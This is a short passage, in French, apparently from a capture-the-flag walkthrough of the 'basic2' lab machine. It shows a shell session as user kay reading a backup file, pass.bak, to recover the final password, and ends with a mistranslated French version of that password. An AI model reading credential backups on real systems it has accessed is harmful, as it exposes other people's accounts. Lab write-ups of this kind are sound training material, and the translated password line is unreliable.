Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Nous pouvons maintenant trouver le mot de passe final et pour cela, nous allons enquêter sur pass.bak, que nous avons trouvé plus tôt dans le répertoire personnel de l'utilisateur kay.

```
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

Donc, c'est le mot de passe final que nous obtenons.

voiciunmotdepasse très fort qui suit la politique de mot de passe \$\$